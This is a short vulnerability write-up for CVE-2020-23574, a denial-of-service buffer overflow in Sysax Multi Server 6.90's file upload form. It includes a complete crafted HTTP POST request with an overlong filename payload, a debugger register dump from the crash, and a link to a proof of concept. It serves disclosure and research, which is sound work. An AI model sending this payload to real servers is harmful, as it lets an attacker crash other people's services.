


Sysax Multi Server 6.90: CVE-2020-23574

An authenticated user can cause a denial of service in the *Sysax Multi Server v6.90* application by crafting an abnormally long filename in the *uploadfilename1.htm* form. The form allows for the filename="" parameter to have a length of 367 bytes, a filename longer than this length will cause the application to crash. The 4 bytes after the 367 byte buffer will overwrite the first 4 bytes of EBX.

CPU State before crash:



uploadfile_name1.htm form:

```
POST /%3cscript%3e64bcd9b8efed9327fec81c5208e4097db2972%3duploadfile_name!.htm HTTP/1.1
Host: 192.168.118.139
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.118.139/%3cscript%3e0%3d%3doctogin
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----48768268219684994641818118345
Content-Length: 403

-----48768268219684994641818118345
Content-Disposition: form-data; name='file_1'; filename=''
Content-Type: application/octet-stream

-----48768268219684994641818118345
Content-Disposition: form-data; name='file_0';
filename='AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABHHHCCCCCCCCCCCCCC'
Content-Type: application/octet-stream

TesttEstE

-----48768268219684994641818118345---
```

CPU state at crash:


```

EAX 00000000
ECX 016E9300 ASCII "20200608"
EDX 00000026
EBX 016EB09C ASCII "BBBBCCCCCCCCCCCCCCCC"
ESP 016EA264
EBP 016EB0B8
ESI 42424242
EDI 42424242
EIP 00464262 sysaxser.00464262
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD6000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_HANDLE_EOF (00000026)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
      3 2 1 0      E S P U O Z D I
FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

```

PoC: <https://gist.github.com/hosakauk/975397536218dad299c590d7780181d4>